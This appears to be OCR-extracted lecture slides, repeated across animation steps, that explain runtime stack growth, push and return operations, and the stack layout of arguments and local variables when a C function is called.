



```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime

0x00000000 0xffffffff

apportioned by the OS; managed in-process by malloc

Stack pointer

```
push 1
push 2
push 3
return
```

Focusing on the stack for now


Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
   char loc1[4]
   int    loc2;
   int    loc3;
   ...
}
```

0x00000000 0xffffffff

Stack Layout When Calling Function


```
void func(char *arg1, int arg2, int arg3)
{
   char loc1[4]
   int   loc2;
   int   loc3;
   ...
}
```



Arguments pushed in reverse order of code

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int   loc2;
    int   loc3;
    ...
}
```



Local variables pushed in the same order as they appear in the code

Arguments pushed in reverse order of code

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int    loc2;
    int    loc3;
    ...
}
```


Local variables pushed in the same order as they appear in the code

Arguments pushed in reverse order of code

Stack Layout When Calling Function

```
void func(char *arg1, int arg2, int arg3)
{
   char loc1[4]
   int   loc2;
   int   loc3;
   ...
}
```

Two values between the arguments and the local variables

